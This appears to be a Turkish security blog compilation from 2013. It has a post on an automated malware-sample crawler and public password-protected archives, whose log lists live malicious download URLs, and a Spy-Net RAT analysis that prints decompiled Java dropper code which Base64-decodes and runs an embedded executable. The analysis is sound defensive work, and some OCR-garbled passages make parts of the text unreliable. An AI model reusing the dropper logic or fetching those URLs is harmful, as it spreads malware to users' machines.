

# Hack 4 Career - 2013

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (<https://www.mertsarica.com>) , bilgi güvenliği farkındalığını artırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığı olumlu geri dönüşler sonucunda, yazdıklarım yollarında e-kitap olarak derlememeye ve meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayıracak yapılığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için umarmış faydalı olur.

Yeni yazılarla görüşmek dileğimle...

Saygılarımla,

Mert SARICA  
Siber Güvenlik Uzmanı  
<https://www.mertsarica.com>  
<https://twitter.com/mertsarica>

## Zararlı Yazılım Arşivi

Source: <https://www.mertsarica.com/zararli-yazilim-arsivi-yazisi/>

By M.S on December 2nd, 2013



Zararlı yazılım analizi ile ilgili son zamanlarda çok sayıda e-posta alıyorum ve bu e-postaları gönderenlerin çoğunun nereden ve nasıl başlamayıyalım sorularına yanıt aramaya çalıştığını görüyorum. Zaman içinde bu e-postalara yanıt vere vere aslında çağrı merkezi robotu gibi aynı şeyleri tekrarladığımı farkettim, şu kitapları okuyun, şu programlama dillerini öğrenin ve bol bol pratik yapın. Fakat iş pratik yapmaya gelince analiz için zararlı yazılım bulmak kimi zaman pek kolay olmuyor. Örneğin VirusTotal üzerinden aradığınız bir zararlı yazılım örneğine erişmek istediğinizde öncelikle sizin güvenlik firmasında çalışmanız veya antivirüs üreticisinde çalışmanız veya bir devlet yetkilisi olmanız ve ardından sizden bu örneğe erişmek için belli bir ücret ödemeniz bekleniyor kısaca zaman zaman çıkışmaza girebiliyorsunuz. Tabii [virusshare.com](http://virusshare.com) gibi siteler yok da değil ancak her defasında koca koca torrent dosyaları arasında iğne aramak, indirmek kimi zaman mümkün olamayabiliyor.

31 Ağustos 2010 tarihinde, zararlı yazılım tespiti yapan ve raporlayan siteleri dolaşan ve bunlardan sadece Türkiye'de olanları [tweetleyen](#), [Zararlı URL Duyuru İstemcisi](#) adında ufak bir araç hazırlamıştım. Bu araç zaman içinde daha fazla site gezen ve hacklenmiş siteleri de tweetleyen bir araç haline büründü. Bu araç ilk başlarda windows sistemimde çalışıyor ve ben ne zaman sistemi açsam, siteleri gezerek tweetlemeye başlıyordu fakat geçtiğimiz aylarda iki adet Raspberry Pi alarak bunlardan bir tanesini sadece bu iş için 7/24 kullanmaya başladım.

Hem sizme testi için hem de zararlı yazılım analizi için pratik yapmanın ne kadar önemli olduğunu bilen biri olarak Temmuz ayı gibi bu istemciyi biraz daha geliştirerek, tespit edilen zararlı yazılımları, adresi, tarihi ve md5 hash bilgisi ile birlikte diske kayıt edecek hale getirdim. 7 Temmuz 2013 tarihinden bu yana bu istemci, 200 mb civarında yaklaşık 233 tane zararlı yazılım (.exe) indirdi. Kaspersky Internet Suite ile bu dosyaları tarattığında bunlardan 80 tanesinin truva atı (trojan), 31 tanesinin arka kapı (backdoor) olduğunu gördüm ve pratik yapmak için istemcinin başarılı bir şekilde işlevini yerine getirdiğini teyit edebilmiş oldum.

```
Raspberry x | Raspberry (1) | Raspberry (2)
root@raspberrypi:/mert/malwares# ls
01.03.2013 03.04.2013 05.05.2013 06.10.2013 09.04.2013 12.09.2013 14.08.2013 17.05.2013 20.03.2013 22.05.2013 24.07.2013 27.05.2013 29.04.2013
01.06.2013 03.07.2013 05.06.2013 06.11.2013 09.07.2013 12.10.2013 14.09.2013 17.07.2013 20.05.2013 22.07.2013 24.08.2013 27.07.2013 29.06.2013
01.07.2013 03.09.2013 05.07.2013 07.04.2013 09.09.2013 12.11.2013 14.11.2013 17.08.2013 20.07.2013 22.08.2013 24.09.2013 27.08.2013 29.08.2013
01.09.2013 03.10.2013 05.09.2013 07.05.2013 09.10.2013 13.05.2013 15.05.2013 17.09.2013 20.09.2013 22.09.2013 25.05.2013 28.02.2013 29.09.2013
01.10.2013 04.03.2013 05.10.2013 07.07.2013 10.07.2013 13.07.2013 15.07.2013 18.07.2013 20.11.2013 23.04.2013 25.07.2013 28.03.2013 30.06.2013
01.11.2013 04.04.2013 05.11.2013 07.09.2013 10.09.2013 13.08.2013 15.08.2013 18.08.2013 21.03.2013 23.05.2013 25.08.2013 28.04.2013 30.07.2013
02.03.2013 04.06.2013 06.04.2013 07.10.2013 10.10.2013 13.09.2013 15.09.2013 18.09.2013 21.05.2013 23.07.2013 25.09.2013 28.05.2013 30.08.2013
02.07.2013 04.07.2013 06.05.2013 08.04.2013 11.07.2013 13.10.2013 15.11.2013 19.05.2013 21.07.2013 23.08.2013 26.05.2013 28.06.2013 30.09.2013
02.09.2013 04.09.2013 06.06.2013 08.07.2013 11.09.2013 14.03.2013 16.05.2013 19.08.2013 21.08.2013 23.09.2013 26.07.2013 28.07.2013 30.10.2013
02.10.2013 04.10.2013 06.07.2013 08.09.2013 11.10.2013 14.05.2013 16.07.2013 19.09.2013 21.09.2013 24.04.2013 26.08.2013 28.08.2013 31.05.2013
03.03.2013 05.04.2013 06.09.2013 08.10.2013 12.07.2013 14.07.2013 16.09.2013 19.11.2013 22.03.2013 24.05.2013 27.02.2013 29.03.2013 31.08.2013
root@raspberrypi:/mert/malwares#
```

Pratik yapmanın yanısıra bir antivirüs yazılımı, güvenlik ağ geçidi (security gateway) veya ağ üzerinden zararlı yazılım tespit eden bir ürünü değerlendirdirken bile örnek zararlı yazılımlara ihtiyaç duyduğumuzu da göz önünde bulundurarak bu istemciyi biraz daha geliştirerek bunu herkesin faydalananabileceği bir yapıya dönüştürdüm.

Raspberry X Raspberry (1) | Raspberry (2)

```
Malware Downloader [http://www.mertsarica.com]
=====
Crawling malware samples
[Malicious Site] - http://izmirsocialmedia.com/crx/flashplayer.exe - 12.11.2013
[Malicious Site] - http://atolye4.com/scripts/haters.exe - 14.11.2013
[Downloaded Malware] - http://atolye4.com/scripts/haters.exe - 876b04815ee4a24d1d92e7c2e34a1d3f - 14.11.2013
[Malicious Site] - http://sonucak.com/Crx/dosya.exe - 14.11.2013
[Downloaded Malware] - http://sonucak.com/Crx/dosya.exe - 9ea6db0bca56dfd305ed1967d36bc9f7 - 14.11.2013
[Malicious Site] - http://sonucak.com/Crx/flashplayer.exe - 14.11.2013
[Downloaded Malware] - http://sonucak.com/Crx/flashplayer.exe - 9ea6db0bca56dfd305ed1967d36bc9f7 - 14.11.2013
[Malicious Site] - http://atolye4.com/scripts/haters.exe - 15.11.2013
[Downloaded Malware] - http://atolye4.com/scripts/haters.exe - 876b04815ee4a24d1d92e7c2e34a1d3f - 15.11.2013
[Malicious Site] - http://geninternationalavgenericskaners.ru/iexplore.exe - 19.11.2013
[Downloaded Malware] - http://geninternationalavgenericskaners.ru/iexplore.exe - 69036ad1347b9d7de88c3b42e37aa5c6 - 19.11.2013
[Malicious Site] - http://www.haberigerit.com/drivebackup.exe - 19.11.2013
[Downloaded Malware] - http://www.haberigerit.com/drivebackup.exe - 315b7de1f72774db1208a2eaa4e52df3 - 19.11.2013
[Malicious Site] - http://kayrafim.com/wp-content/uploads/winhost.exe - 19.11.2013
[Malicious Site] - http://www.haberigerit.com/drivebackup.exe - 20.11.2013
[Downloaded Malware] - http://www.haberigerit.com/drivebackup.exe - 315b7de1f72774db1208a2eaa4e52df3 - 20.11.2013
[Malicious Site] - http://kayrafim.com/wp-content/uploads/winhost.exe - 20.11.2013
[Malicious Site] - http://geninternationalavgenericskaners.ru/iexplore.exe - 20.11.2013
[Downloaded Malware] - http://geninternationalavgenericskaners.ru/iexplore.exe - 69036ad1347b9d7de88c3b42e37aa5c6 - 20.11.2013
Uploaded samples to http://www.mertsarica.com/zararliyazilimlar/11.2013.zip
Sleeping for 23 hours
```

Yukarıdaki resimden de görüldüğü üzere geliştirdiğim istemci, zararlı yazılımları 12 saatte bir indirmekte ve ardından indirdiği dosyaları şifreli olarak (şifre: infected) zipleyerek, örneğin 2013 yılının Kasım ayı için 11.2013.zip dosyası adı altında <http://www.mertsarica.com/zararliyazilimlar/> klasörüne kopyalamaktadır. Aralık ayı itibariyle bu aya ait olan örnek zararlı yazılımlar <http://www.mertsarica.com/zararliyazilimlar/12.2013.zip> olarak erişilebilir olacaktır.

Kısaca hergün güncellenen şifreli (şifre: infected) zararlı yazılım arşivine erişmek için format: <http://www.mertsarica.com/zararliyazilimlar/ay.yil.zip>

Yeri gelmişken Siber Güvenlik Enstitüsü'nün uzun zamandan beri üzerinde çalıştığı [VirusTotal](#) ve [Malwr](#) karışımı olan Virüs Mü? adındaki hem statik hem de dinamik analiz yapabilen, yerli kum havuzu (sandbox) hizmetini, ücretsiz olarak yakında bizlerin kullanımına sunacağını da buradan paylaşayım. Bu hizmet kullanıma sunulur sunulmaz, ben de istemciyi indirdiği zararlı yazılımı Virüs Mü?'ye gönderip, ürettiği raporun bağlantı adresini de arşive ekleyeceğim şekilde güncelleyeceğim.

Anasayfa İstatistikler English



Virüs Mü?, şüpheli dosyaların zararlı içerik barındırıp barındımadığını belirlemek amacıyla, TÜBİTAK BİLGEML SGE tarafından geliştirilmiş bir çoklu anti-virus tarama sistemidir.

Dosyayı Seç  
Maksimum dosya boyutu 32MB

Ara

Yükle & Tara

İndir & Tara

©2013 - TÜBİTAK BİLGEML SİBER GÜVENLİK ENSTİTÜ SU

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Kasım ayı arşivine [buradan](#) erişebilirsiniz.

## Spy-Net RAT Analizi

Source: <https://www.mertsarica.com/spy-net-rat-analizi/>

By M.S on November 1st, 2013



[FatMal](#), [Hesperbot](#), Zeus derken neredeyse 2013 yılını geride bırakıyor. Son yayımlanan tehdit raporlarına baktığımızda zararlı yazılım salgınlarında Türk kullanıcılarının eskiye kıyasla daha sık hedef alındığını görüyoruz. Zararlı yazılım analizi üzerine yan dal yapmaya çalışan bir sizme testi uzmanı olarak, son yıllarda artan siber saldırırlara bir de bu salgınlar ekendiinde, son kullanıcıların, kurumların

geçmiş yıllara kıyasla güvenlige, uzman personele daha çok önem vermeleri gerekiğini söyleyebilirim. Örneğin yıllar önce sizma testini 11. görev olarak gören ve 10 işi aynı anda götürmeye çalışan bir uzmana yükleyenlerin, bugün sadece sizma testi yapmak için 3-4 kişilik ekipler oluşturduklarını görebiliyoruz. Artan zararlı yazılım salgınları ve APT tehditleri ile zaman içinde zararlı yazılım analizi becerisine sahip uzmanlara da aynı şekilde talebin artacağını tahmin ediyorum dolayısıyla kendinizi yarına hazırlamak için zararlı yazılım konusunda bol bol pratik yapmanızı tavsiye edebilirim. Pratik yapmak için benim gibi sağdan, soldan elde ettiğiniz örnek zararlı yazılımları inceleyebilirsiniz.

Geçtiğimiz günlerde yine bir arkadaşım, kendisine gelen bir sahte e-postayı benimle paylaştı. 2012 yılından bu yana gönderilen JAR uzantılı sahte KVK, Yurtçi Kargo e-postalarına son olarak sahte Turkcell e-postası eklendi. Daha önce incelediğim benzer örneklerde, art niyetli kişiler Vodafone 3G modem üzerinden zararlı yazılım bulsañ sistemler ile iletişime geçiyorlardı. Zararlı yazılımlarda geçen Türkçe fonksiyon isimleri de geliştiricilerin yabancı olmadıklarını ortaya koyuyordu. Aradan uzun bir zaman geçtikten sonra gönderilen son örneğe göz atmaya ve bu konuda sizleri bilgilendirmeye karar verdim.


Sahte e-postanın ekinde Sanal POS Kontor Odeme İşlemleri.jar isimli bir dosya yer alıyordu.

From: info@turkcell.com.tr  
To: [REDACTED]  
Subject: Turkcell Dağıtım Merkezi (TDM)  
Date: Sat, 26 Oct 2013 12:17:40 +0300

Turkcell Dağıtım Merkezi (TDM)

Sanal POS Kontor Odeme İşlemleri.jar  
490K [Download](#)

JAR uzantılı dosyayı açtığında içinden BASE64 ile encode edilmiş 777.exe ve POS Kontör İşlemleri Odeme\_Listesi.xls dosyaları ile bireleştirici.class ve x/reverse.class dosyaları çıktı.



birleştirici.class dosyasını kaynak koduna çevirip analiz ettiğimde 777.exe ve POS Kontör İşlemleri Odeme\_Listesi.xls dosyalarını BASE64 ile decode edip çalıştırıldığını gördüm.

The screenshot shows the DJ Java Decompiler interface with the title bar "birlestirici.jad - DJ Java Decompiler". The menu bar includes File, Edit, Search, View, Settings, Language, Tools, and Help. The toolbar contains various icons for file operations like Open, Save, Copy, Paste, and Find. The main window displays the decompiled Java code. The code is as follows:

```
birlestirici.jad - DJ Java Decompiler
File Edit Search View Settings Language Tools Help
File Edit Search View Settings Language Tools Help
12 B E I F
{
    try
    {
        BufferedReader BF = new BufferedReader(new InputStreamReader(getClass().getResourceAsStream(reverse.cevir("lid lid"))));
        String arch;
        File tmp;
        for(; (arch = BF.readLine()) != null && !arch.isEmpty(); System.out.println(tmp.getAbsolutePath()))
        {
            String conf[] = arch.split("#");
            System.out.println(conf[0].trim());
            System.out.println(conf[1]);
            tmp = File.createTempFile("lil", conf[0].substring(conf[0].indexOf(" "))));
            BufferedOutputStream archivo = new BufferedOutputStream(new FileOutputStream(tmp));
            BufferedInputStream entrada = new BufferedInputStream(getClass().getResourceAsStream(conf[0]));
            BufferedReader br = new BufferedReader(new InputStreamReader(entrada));
            StringBuilder bu = new StringBuilder();
            String tm;
            while((tm = br.readLine()) != null)
                bu.append(tm);
            byte byDes[] = Base64.decode(bu.toString());
            archivo.write(byDes);
            archivo.close();
            if(conf[1].equalsIgnoreCase("event"))
                Runtime.getRuntime().exec(new String[]
                {
                    reverse.cevir("exe dmc"), "/c", tmp.getAbsolutePath()
                });
        }
    }
    catch(IOException ex)
    {
        System.out.println(ex.getMessage());
    }
}

public static void main(String args[])
throws IOException

public boolean[]()
public static void main(String args[])throws IOException {}
```

The status bar at the bottom shows "Line: 14 Col: 6 Modified Num lock: OFF Caps lock: OFF Insert: OFF 2,507 GB Free" and the time "21:37:12".

The screenshot shows the Hex Workshop debugger interface with the following panes:

- Registers**: Shows CPU registers with values like EIP=00000000, ECX=00000000, and ESP=00000000.
- Stack**: Shows the stack contents starting at address 00000000, which are mostly zeros.
- Memory Dump**: Displays memory starting at address 00000000. The first few bytes are 4D 5A (MZ), followed by executable code and data structures. A yellow box highlights the string "68 52 45 43 4F".
- Data Inspector**: Shows 40 instances of the string 'String' found in the file. The table includes columns for Address, Length, and Value.
- File Explorer**: Shows the project structure with files like POS Konsole.exe, 777.exe, dld.dll, and DecodedBase64.exe.
- Output**: Shows build logs and compiler output.

Zararsız excel dosyası bir kenara, 777.exe dosyasını BASE64 ile decode ettikten sonra (DecodedBase64.exe) Immunity Debugger hata ayıklama aracı (debugger) ile analiz etmeye başladım. Paketlenmiş olan bu dosyayı adım adım analiz ettikten sonra Visual Basic ile yazılmış başka bir yazılımı hafızada açtığını (unpack) gördüm. Statik analiz için OEP (original entry point) üzerinde programı hafızadan diske CHimpREC aracı ile DecodedBase64-\_.exe adı altında kayıt (dump) ettim. Ardından bu yazılımı [Malwr](#) (cuckoo sandbox) sitesine yüklediğimde analizin başarısızlığıla sonuclamplığını gördüm.

Antivirus scan for b5357f28d6f127a36e30f11d316da2ae at UTC - VirusTotal - Windows Internet Explorer

https://www.virustotal.com/#/file/05f95906e5eceff700e894a379de25d43d36fb7fd1e2e0f5ef368dcdd784bc/analysis/1382902525/

Favorites Suggested Sites Web Slice Gallery

Topluluk İstatistikler Belgeleme SSS Hakkında Türkçe Topluluğumuza katılın Giriş Yap

# virustotal

SHA256: c95f95906e5eceff700e894a379de25d43d36fb7fd1e2e0f5ef368dcdd784bc

Dosya adı: DecodedBase64.exe



Tespit edilme oranı 3 / 47


Analiz tarihi: 2013-10-27 19:35:25 UTC (0 dakika önce)

Daha fazla ayrıntı


Analizler Dosya detayı Ek bilgi Yorumlar Oylar

